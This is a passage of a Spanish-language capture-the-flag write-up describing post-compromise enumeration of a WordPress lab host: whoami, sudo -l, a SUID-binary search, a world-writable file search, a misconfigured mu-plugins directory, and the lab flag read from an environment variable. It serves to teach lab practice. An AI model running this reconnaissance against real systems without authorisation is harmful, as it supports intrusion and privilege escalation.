
Luego busco los atributos, de esta maquina objetivo: con whoami, pwd, hostname, id, sudo -l, ls -la

Luego ejecuto:

find / -perm -4000 -type f 2>/dev/null

find / -writable -type f 2>/dev/null | grep -v "^/proc\|^/sys" | head -50

*** ********** ***CAPTURA DE PANTALLA*** **********



Aquí, observo un archive, que no es típico de WordPress:


Veo que hay en ls -la a:

/var/www/html/wp-content/mu-plugins/

www-data@wordpress:/var/www/html$
drwx---rwx 2 root root 4096 Nov 13 01:27 .
drwxr-xr-x 8 www-data www-data 4096 Nov 13 04:57 ..
-rw-rw-r-- 1 root root 763 Jul 25 07:40 netcorp-auto-install.php
-rw-rw-r-- 1 root root 1610 Jul 26 00:31 netcorp-flag-content.php
-rw-rw-r-- 1 root root 728 Jul 26 00:32 netcorp-lab-users.php
www-data@wordpress:/var/www/html$

Aqui, recivo el que dice ...flag...

*** ********** ***CAPTURA DE PANTALLA*** **********



Paso # 15: *Encontrando la Flag*

Aquí hay algo raro, que solo este directorio sea de privilegios:

Root / root

Es decir si vemos en la captura es: mu-plugins

Pero se puede leer..

drwx---rwx 2 root root 4096 Nov 13 01:27 mu-plugins

Esto denota o es una señal de una mala configuración intencional (típica en labs tipo CTF)

Es una bandera roja que te dice ***"mirá aqui".***

Es decir, a este archivo tengo que leerlo, pero es php, entonces uso ***printenv NETCORP_FLAG***

*** ********** ***CAPTURA DE PANTALLA*** ** **********



Alli aparece la flag:

NETCORP{m05_web_app_complete}

BY Nick Echeverria